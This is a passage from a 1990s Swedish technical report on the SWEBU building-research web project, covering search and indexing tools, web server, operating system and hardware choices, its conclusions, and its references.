Både mSQL och mySQL har begränsningar vad det gäller möjlighet att skapa prekompilerade SQL frågor och transaktionshantering. För att få dessa funktioner måste man gå till kommersiella system som t ex ORACLE eller Informix. Dessa system utmärks av stora konfigurationsmöjligheter för olika arbetsuppgifter. Detta leder dock till ökad komplexitet, ofta väl i klass med fullödiga operativsystem som t ex UNIX eller VMS.

12.2.2 Databaskopplingar

12.2.3 Söksystem utanför databasen

Den information som ligger lagrad utanför databasen ute i filsystemet kan göras sökbar med s.k. indexeringsmaskiner. Med hjälp av dessa skapar man index över informationen som sedan används för att göra snabba sökningar. Vi har erfarenhet av fem system: Excite (http://www.excite.com), WAIS, Microsoft Indexserver som ingår i Microsoft Windows NT 4.0 server paket samt Glimpse (fritt tillgängligt på Internet) och Netscape (http://www.netscape.com).

WAIS utmärks tillsammans med Excite av att man kan använda hela dokument som söknycklar. Resultaten från sökningarna presenteras så att de mest troliga dokumenten visas först, så kallad relevansrankning. Det går alldeles utmärkt att göra en sökning och utifrån resultatet av denna fortsätta att söka med de dokument som såg mest lovande ut som söknycklar.

Indexeringsprocessen i WAIS är dock mycket resurskrävande vad gäller primärminne och diskaccess (skivminnesåtkomst). Det är inga svårigheter att förbruka 100 MB primärminne för att indexera några tiotal MB information. Indexen blir dessutom stora, i samma storleksordning som den indexerade informationen.

WAIS indexen görs sedan tillgängliga över nätet via speciella WAIS servers. Detta gör det möjligt att söka efter information från flera WAIS källor samtidigt. Den stora resursåtgången gör dock att WAIS idag används allt mindre, en annan bidragande orsak är att de sökklienter som finns har mindre intuitiva användargränssnitt . Källkoden till WAIS systemet är fritt tillgänglig och kan fås att fungera på de flesta UNIX system. Den är dessutom förberedd med hakar som gör det möjligt att förse systemet med filter för att klara olika dokumenttyper via ett API skrivet C++. I praktiken är det dock svårt att dra nytta av detta då t.ex. filformatet för kända ordbehandlingssystem ej är fritt tillgängliga utan måste bestämmas genom “reverse engineering“. Man kan dock tänka sig att använda möjligheten för att skapa mallar för olika typer av SGML (Standard General Markup Language) dokument beskrivningar som t ex HTML

WAIS-systemet har i sitt grundutförande inga kopplingar så att det direkt kan kopplas till en HTTP-server, utan man måste även komplettera med dessa. Ett flertal mer eller mindre bra sådana program vanligen skrivna i Perl finns att tillgå på Internet.

Excite (Excite Inc) är det söksystem som har bäst användargränssnitt och levererar kan förutom sökresultat även automatiskt skapa relevansrankade (precis som i WAIS) sammandrag av de funna dokumenten. Sammandragen är mycket bra, ibland kan det vara näst intill omöjligt att tro att de producerats på automatisk väg. Excite är mycket tolerant mot stavfel i sökorden, och detta är tur eftersom den inte klarar av att hantera icke amerikanska tecken som å, å och ö. Det fungerar inte heller att indexera HTML-dokument som innehåller så kallade umlaut-omskrivningar för dessa tecken.

En väg att komma åt detta är att editera dokumenten och ersätta alla umlaut-omskrivningar med standard ISO-Latin-1-tecken innan dokumenten indexeras.

Detta får emellertid till följd att de automatiskt genererade sammanfattningarna kommer att sakna dessa tecken. För att komma runt även detta kan man efter att dokumenten indexerats återställa dokumenten så att våra svenska tecken representeras av umlaut-teckenkombinationer. Vi har i vissa läge tvingats utföra dessa operationer.

Excite klarar att hantera såväl text som HTML-dokument. Excite finns för de större UNIX systemen som t.ex. Solaris samt till Windows NT. Problemen med de svenska tecknen blir dock värre att lösa på NT-plattformen då det där inte finns några standardverktyg för automatisk editering av stora textmängder.

Programmet Glimpse utgör indexeringsmotorn i ett större system, benämnt Harvest som kan användas för att skapa distribuerade index över dokument spridda över nätet. Det fordras dock att de servers som lagrar dokumenten kör Harvest programvaran så att de olika delarna i systemet kan kommunicera med varandra. Harvest och Glimpse har fritt tillgänglig källkod som fungerar på de flesta UNIX system. Även Glimpse har problem med å, ä och ö. Dessa problem löses på liknande sett som i Excite fallet. Precis som WAIS måste Glimpse kompletteras med cgi-programvara för att fungera i WWW-sammanhang.

12.2.4 HTTP-server

Val av HTTP-server kan innebära val av mjukvara, men det kan också, om man förväntar sig stor last på det färdiga systemet, eller extremt hög drifts- och datasäkerhet innebära att man låter webservervalet påverka hela systemarkitekturen. För att öka driftsäkerheten kan man införa aktiv redundans i systemet. Detta kan ske genom att man kör flera servermaskiner som via NFS (Network File System, för montering av externa skivminnen över nätet) delar en serverarea.

I SWEBU används en Netscape Enterprise 2.01 HTTP server. Fördelen med denna är att den är lätt att såväl installera som att administrera. Administrationen sker med ett WWW gränssnitt som är mycket lätt att sköta. Dessutom finns bra hjälpfunktioner och söksystem inbyggda i servern.

12.2.5 Operativsystem

Operativsystemet är en av de viktigaste komponenterna för såväl drift som datasäkerhet. Det bör ge möjlighet att ge olika användare olika behörigheter vad det gäller att se existensen av, läsa, skriva och exekvera filer. Systemet bör dessutom vara väl inarbetat så att det går att hitta kompetenta systemutvecklare och personer som står för drift och översyn samt säkerhetsövervakning.

De flesta system är idag så komplexa att man bör ha sysslat med systemet ett antal år innan man kan tillräckligt mycket för att kunna veta hur säkerhetsläckor uppstår på det aktuella systemet. Tänkbara System är idag olika varianter av UNIX, Open VMS och med viss tvekan (på grund av dess korta tid på marknaden) Windows NT.

UNIX

UNIX är ett fleranvändarsystem, med fleruppdragskörning. UNIX finns i ett flertal dialekter (de har dock inga svårigheter att förstå varandra). Dels finns gratisvarianter som Linux och FreeBSD, samt kommersiella som t.ex. Solaris från Sun. Det som skiljer mellan gratisvarianterna och de kommersiella är att källkoden till systemen är fritt tillgänglig i de förra vilket kan vara bra om man vill göra någon ändring eller om man behöver göra egna anpassningar t.ex. ett krypterande filsystem.

Nackdelen med de icke kommersiella systemen är att det är svårt att ställa någon till ansvar om det inte fungerar enligt manualen. Såväl Linux som FreeBSD håller idag mycket hög klass och kan ur kvalitetssynpunkt mycket väl användas i kommersiella system åtminstone så länge man håller sig på Intelbaserade datorer. Linux finns även till andra arkitekturer men är där betydligt mindre utprovat. Vad det gäller support finns det idag flera företag som ägnar sig åt support för Linux-system.

Fördelen med kommersiella system är att man kan fråga tillverkaren om vilken hårdvara som fungerar. Ofta är även de grafiska användargränssnitten bättre t ex med stöd för Display Postscript och åtminstone runtime stöd för OSF-motif program (Open Software Foundation). Ofta finns det grafiska användargränssnitt för administration av allt ifrån användare till konfiguration av RAID system (Redundant Array of Inexpensive Disks, eller Redundant Array of Independent Disks. System av många hårddiskar monterade i ett rack) och skrivare. Dessutom finns det åtminstone om man väljer något av de mera kända systemen mer färdigskriven och installationsklar kommersiell programvara att tillgå än för de fria systemen.

Det i särklass vanligaste kommersiella UNIX-systemet är Solaris från SunSoft (det tredje vanligaste operativsystemet efter Microsoft Windows och MacOS). Solaris finns för SPARC, Intel och PowerPC datorarkitekturerna. De olika versionerna är helt källkodskompatibla med varandra varför det bara fordras en enkel omkompilering för att skapa kod för en viss plattform. Systemet har mycket god driftsäkerhet och har använts i en publik informationskiosk i ett museum (Kulturen Lund) utan driftavbrott under mer än 24 månader. På grund av den goda driftsäkerheten och det enkla handhavandet valdes Solaris som bas för SWEBU projektet.

OPEN VMS

Open VMS var just i SWEBU fallet inte något alternativ då de fordrade allt för kostbar hårdvara. För den som behöver högpresterande system kan det dock vara värt att undersöka närmare speciellt som det i VMS finns goda möjligheter att styra CPU användning och eventuellt begränsa denna för vissa användare eller procedurer så att de inte blockerar systemet på grund av sitt höga personliga resursutnyttjande. VMS har även ett mycket avancerat säkerhets och behörighetssystem. VMS fordrar, i och med de större konfigureringsmöjligheterna, mer av systemadministratören än UNIX och Windows NT. Få tillgängliga programvaror för VMS är en annan nackdel med systemet.

WINDOWS NT

Fördelen med Microsofts Windows NT är att det har samma användargränsnitt som Windows 95 och att den som har en Windows 95 utrustad PC på sitt skrivbord snabbt kommer igång med att köra en NT server. Ibland kanske lite väl snabbt eftersom administration och planering av fleranvändarsystem med avseende på t ex säkerhet fordrar en hel del kunnande om säkerhet och nätverk. Mer än vad som är vanligt bland persondatoranvändare i allmänhet. Detta gör det faktum att man måste lära sig ett annat användargränssnitt om man byter operativsystem försumbart i jämförelse med de övriga kunskaper man måste skaffa sig.

Leverantören Microsoft, har kanske till följd att de nyligen slagit sig in på marknaden för nätbaserade fleranvändarsystem, inte riktigt insett de nya krav på säkerhet ett globalt nätverk ställer. Vid flera tillfällen har allvarliga säkerhetsproblem i Microsoft produkter förringats av leverantören och buggfixar har låtit vänta på sig. Microsoft NT är dock ett embryo till ett mycket bra operativsystem som vi kan förvänta oss mycket av i framtiden.

12.3 HÅRDVARA

Den viktigaste faktorn vid val av hårdvara för en WWW tjänst som SWEBU bör vara driftsäkerheten. Detta innebär att man bör välja datorutrustning som är uppbyggd av beprövade komponenter. Om man väljer att köpa ett Intel/PC baserat system bör man undvika märkesfabrikat som t ex IBM, Compaq med flera. Dessa stora företag har stora resurser som de ofta utnyttjar för att skapa egna företagsspecifika komponenter, som dels kan vara svåra att få tag i som reservdel efter ett par år, och som dels kan vara okända och därmed inte testade av mjukvaruproducenterna. Detta resonemang gäller stationära datorer som är lämpliga som WWW servers. Om man i stället talar om bärbara maskiner gör man klokt i att välja en märkesprodukt, då dessa i vilket fall som helst innehåller specialkomponenter och det då är bättre att det är specialkomponenter från någon stor leverantör än från en liten.

Man bör även se till att det finns någon som tar totalansvar för försäljningen och designen av datorsystemet. Det är annars mycket lätt (speciellt i PC världen) att man hamnar i situationen att man köpt t ex ett nätverkskort från en tillverkare och ett SCCI- kort från en annan samt minnen och moderkort från en tredje. Om något skulle kringla i denna situation är det vanligt att leverantörerna försöker kasta skulden på varandra och man kan hamna i en knipa som kan vara svår, eller åtminstone dyr, att ta sig ur.

Ofta är det svårt att förutse lasten på en WWW server eftersom man i princip plötsligt kan få hela internet samhället som besökare till sin server om den skulle visa sig innehålla något av världsintresse. I de flesta fall är det inte ekonomiskt försvarbart eller kanske inte ens möjligt att köpa serverresurser som är designade att klara ett sådant värsta fall.

En enkel Intel Pentium bestyckad dator räcker i de flesta fall. Den kan serva tusentals WWW sidor om dagen utan att ge obehagligt långa svarstider. De prestanda som fås beror naturligtvis till stor del på vilket operativsystem som används.

Det är dock viktigt att man inte bara satsar på en snabb CPU (t ex 133 MHz Pentium) man måste även tänka på att välja kringutrustning så att man får ett balanserat system. Detta innebär idag på PC-sidan att man använder SCSI (Small Computer System Interface) i stället för IDE (Integrated Drive Electronics) som diskkontroller, åtminstone om man använder Windows NT eller UNIX som operativsystem. Om man använder äldre Windows versioner väljer man det som är billigast då operativsystemet ändå ej kan utnyttja SCSI systemets större snabbhet. Det bör dock tilläggas att SCSI systemet är lättare att bygga ut med flera hårdiskar. Man kan ha upp till sex sju enheter anslutna till samma SCSI kort.

Vad det gäller primärminne bör systemet utnyttja så snabba minnen som möjligt. Man bör dessutom se till att man har tillräckligt med minne för att inte behöva använda virtuellt minne annat än vid absoluta toppbelastningar. För Windows NT rekommenderas minst 64 Mbyte för att kunna hantera funktionaliteten som beskrivs i denna rapport. UNIX klarar sig med något mindre mängd minne. För Windows 95 med t.ex. Microsoft Access som databas bör det räcka med ca 40 Mbyte.

Även det mest tillförlitliga system kan råka ut för haverier t ex på grund av slitage av rörliga delar i skivminnen, fläktar eller på grund av strömavbrott som i sin tur kan leda till korrupta filsystem. För att minimera skadan av sådana driftsavbrott bör man med jämna mellanrum ta säkerhetskopior av information och programvara samt dess konfiguration som finns lagrat på systemet. Detta görs lämpligen genom att man sparar systeminnehållet på en bandstation.

Dessa säkerhetskopior kan vara inkrementella (man kopierar bara det som ändrats sedan förra säkerhetskopian) eller totala (man kopierar allt). Om man har allt för många inkrement blir det oftast arbetsammare och mera tidskrävande att återställa ett skadat system. Det är därför viktigt att anpassa bandstorleken så att man inte får allt för många band att hålla reda på när man tar en total säkerhetskopia. Lämpligen väljer man en bandstation som använder DAT-band (Digital Audio Tape). En sådan bandstation kan vanligen lagra mellan 2 och 5 Gbyte data beroende på om komprimering används eller ej. När man köper in band bör man välja band som är avsedda för säkerhetskopiering av data och inte falla för frestelsen att välja de billigare band som är avsedda för inspelning av ljud. Dessa band är vanligen är av lägre kvalitet och kan därigenom förorsaka förlust av data.

För våra experiment med SWEBU systemet använde vi en Sun 4 med 64 Mbyte primärminne, tre SCCI-2 Wide hårdiskar om vardera 1 Gbyte. Denna maskin är bestyckad med en 110 MHz micro spark processor som vad det gäller prestanda är i klass med en 200 MHz Pentium PRO processor från Intel. Vårt val av hårdvara styrdes helt av operativsystemvalet. Det visade sig dessutom att motsvarande PC system hade blivit avsevärt dyrare. I och med valet av Sun/Solaris fick vi även *en* leverantör av såväl hårdvara som operativsystem.

13. Slutsatser

Rapporten beskriver hur vi i framtiden på Internet *effektivt* kan kommunicera forskningsinformation. Det växande informationsflödet i de globala nätverken gör det allt mera nödvändigt att skapa *kunskapsnoder* där sakkunniga väljer ut och kvalitetsmärker informationen samt förpackar den på sådant sätt att den blir

lätt att tillgodogöra sig för de tänkta målgrupperna. I byggsammanhang bör man över internet ha tillgång till forskningsresultat, byggnormer, produkt-information, erfarenhetsdata från förvaltning etc., givetvis innehållande hyperlänkade referenser till andra källor.

Nya möjligheter öppnas för användare att via anpassade *multimediala gränssnitt* kommunicera mot underliggande information. Allt mer av forskningsresultaten dokumenteras i digital form och blir därmed mera tillgängliga. Samtidigt förändras förpackning och tillhörande lagringsstrukturer som en följd av introduktionen av avancerade IT-verktyg, som bland annat användes för att hantera olika slags *kunskapsrepresentationer* i Internet-miljö (objekt-, relationsdatabaser, bilder, etc.).

För att skapa *förtroende* för det nya mediet är det viktigt att man beaktar de säkerhets-, sårbarhets och integritetsaspekter som finns. Detta är särskilt viktigt eftersom dagens IT tjänster bara är i början på en trolig framtida utveckling och *uppskalning* där informationssökning, handel med information, varor och tjänster kommer att ta en allt större del av det dagliga livet.

Flera av de IT-verktyg som använts i projektet kommer att förbättras inom de närmsta åren och därmed ytterligare att öka systemets *effektivitet* och *användarvänlighet*.. De *modeller* som tagits fram kommer i stor utsträckning att kunna användas i senare skeden av systemutvecklingen.

Vi kommer även att se *agentbaserade* system som utför handlingar och interaktioner (som t.ex. byte av eller försäljning/köp av information) med andra agenter eller människor såväl inom begränsade intranet som på Internet. Eftersom såväl den tekniska som den samhälleliga *förändringsprocessen* kommer att påskyndas, och att världen tack vare IT kan krympas, måste vi skapa verktyg som gör det lätt för oss att ta fram nya lösningar som passar den förändrade situationen.

Exempel på kritiska tekniksegment som fordras för att kunna följa med i utvecklingen är:

- tillgång till *snabba nätverk* som t ex kan användas för överföring av video, ljud och därigenom ge möjlighet för rikare distansarbete och datorstött *samarbete* eller för att snabbt få fram beslutsunderlag från kvalitetsmärkta databaser världen över i ett gigantiskt beslutstödssystem.
- bra *krypterings-* och *autentiseringssystem* för att kunna bedriva handel och bevara personlig integritet
- att än mera fokusera på *data-* och *nätsäkerhet* så att människor känner sig trygga med den nya tekniken och verkligen vågar utnyttja den till fullo.
- *platformsoberoende* teknik (t ex Java baserade lösningar) för att få ned utvecklingskostnaderna och få effektiv spridning bland användarna. Effektiv spridning är viktig eftersom många av de nya hjälpmedlen bygger på att man ska kommunicera med andra människor eller maskiner. Som jämförelse kan nämnas telefonen som inte blev riktigt användbar förrän den var allmänt spridd.
- utveckling av de *multimediala* gränssnitten mot enskilda användare och användare i grupp. Allt ifrån traditionell multimedia till samarbete och visualisering i *virtuella* världar.
- avancerade IT-verktyg för att *modellera* och *bygga* morgondagens informationssystem

Beställarkompetensen inom byggområdet måste generellt höjas framöver för att öka sannolikheten för kloka och långsiktiga IT investeringar kommer att ske. Denna rapport utgör en inledning på ett sådant arbete med både en praktisk, exemplet forskningsnod, och en mera teoretisk teknisk del. Vi har även försökt att förmedla information för att öka förståelsen för det hopvävda samband som råder mellan våra tillämpningar och IT. Faktum är att vi nu tillsammans till stora delar designar helt nya lösningar för hur information med hjälp av avancerad IT effektiv skall kunna hanteras i framtiden.

14. Referenser

Borenstein N., Freed N., 1996b, Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies, RFC 2045, Network Working Group

Borenstein N., Freed N., 1996c, Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types, RFC 2046, Network Working Group

Borenstein N., Freed N., 1996d, Multipurpose Internet Mail Extensions (MIME) Part Three: Message Header Extensions for Non-ASCII Text, RFC 2047, Network Working Group

Borenstein N., Freed N., 1996e, Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures, RFC 2048, Network Working Group

Borenstein N., Freed N., 1996f, Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples, RFC 2049, Network Working Group

Christiansson P, 1996a, "Knowledge communication in the building industry. The Knowledge Node Concept. “Construction on the Information Highway Bled'96 Conference. June 1996, (12 pp). (Reviewed)

Christiansson P, Månsson B, Sörhede , (1992), "Ny informationsteknologi Fastighetsförvaltning. Demonstrationsprojekt Delphi". Lunds Tekniska Högskola, Bärande konstruktioner. Byggforskningsrådet, Stockholm. (87 pp)

Christiansson P., 1995, "Svensk Byggforskning på Internet". Tidskriften Byggforskning, nr. 6/95. (pp. 10-13).

Christiansson P., Engborg U., 1995, "PROJEKTRAPPORT 1 SWEBU, Swedish Building Research on the World Wide Web den 5 april 1995". KBS-Media Lab, Lunds Universitet. (6 pp.)

Christiansson P., Engborg U., Stjernfeldt F.,1996, "Skadeförebyggande erfarenhetsuppföljning på Internet, SERFIN" Fastighetsnytt, 2:1996 (mars), Stockholm. (pp. 16-17)

Crispin M., 1996g, INTERNET MESSAGE ACCESS PROTOCOL - VERSION 4rev1, RFC 2060, Networking Group

Garfinkel S., 1995, "PGP Pretty Good Privacy". O'Reilly & Associates, Inc. Sepastopol, California. ISBN 1-56592-098-8. (393 pp).

Gunnarsson G., 1996, "Internet-boken. En beskrivning av Internet och intranet". Pagina. Stockholm. (252 sidor.)

Gosling J, Arnold K, 1996, "The Java Programming Language". Addison Wesley. (352 pp.).

HSV, 1997, "ASKen, Automatiska Studiekatalogen". Högskoleverket, Sverige. http://asken.hsv.se/

http://www.ub2.lu.se/desire/index.html (kontrollerad 1997-05-18)

KBS-Media Lab, 1996, "KBS-Media Merkurius" http://delphi.kstr.lth.se/kbs/projects/merkurius.html

KBS-Media Lab, 1997, "KBS-Media Lab, Lund University". http://delphi.kstr.lth.se/

KBS-Media Lab, 1997a, "KBS-Media Lab: Swebu", http://delphi.kstr.lth.se/kbs/projects/swebu.html. (1997-05-13).

KBS-Media Lab, 1997b, "SWEBU arbetsyta", http://delphi.kstr.lth.se/swebu/arbetsyta (1997-05-13)

Klensin J., Freed, N. ,Rose M., Stefferud E., Crocker D. 1995, RFC 1869, STD 10, Network Working Group

Koch T, 1997, "DESIRE - Development of a European Service for Information on Research and Education. Universitetsbiblioteket UB2, Lunds Universitet (Traugott.Koch@ub2.lu.se)

Landin A, Hansson B, Berglund B, Modin J, Christiansson P, (1992), "Kunskapsutveckling i Byggprocessen". LUTVDG/(TVBP-3032). (87 pp).

Lindemalm C, 1997, "Så här fungerar Netscapes SSL". Datateknik nr. 9, 15 maj 1997. (21 pp.).

Myers J, Rose M, 1996a, Post Office Protocol - Version 3, RFC 1939, STD 53, Network Working Group

NCSTRL (1996), "Networked Computer Science Technical Reports Library" http://www.ncstrl.org/.

Oracle, 1995, "PL/SQL User's Guide and Reference". Oracle Corporation, Redwood City, California. (389 pp.)

Postel J., Reynolds J., 1985, File Transfer Protocol (FTP), RFC 959, Network Working Group

Pfleeger C, 1996, Security in Computing, Prentice Hall, (pp 426-444)

Schneier B, 1996, Applied Cryptography, John Wiley & Sons (pp 436-441)

Groff R, Weinberg, 1994, Lan Times guide to SQL, McGraw-Hill (664 pp.)

Elmasri R, Navathe B, 1994, Fundamentals of Database Systems,(873 pp.)

Ousterhout J, 1994, Tcl and the Tk Toolkit, Addison-Wesley, (458 pp.)

Gamma E, Richard H, Johnsson R, Vlissides J, 1995, Design Patterns - Elements of reusable software, Addison-Wesley (pp 127-134);

Wall L, Schwartz R, 1991, "Programming Perl", O'Reilly & Associates Inc, (465 pp.)

W3C, 1997, "World Wide Web Consortium". http://www.w3.org/.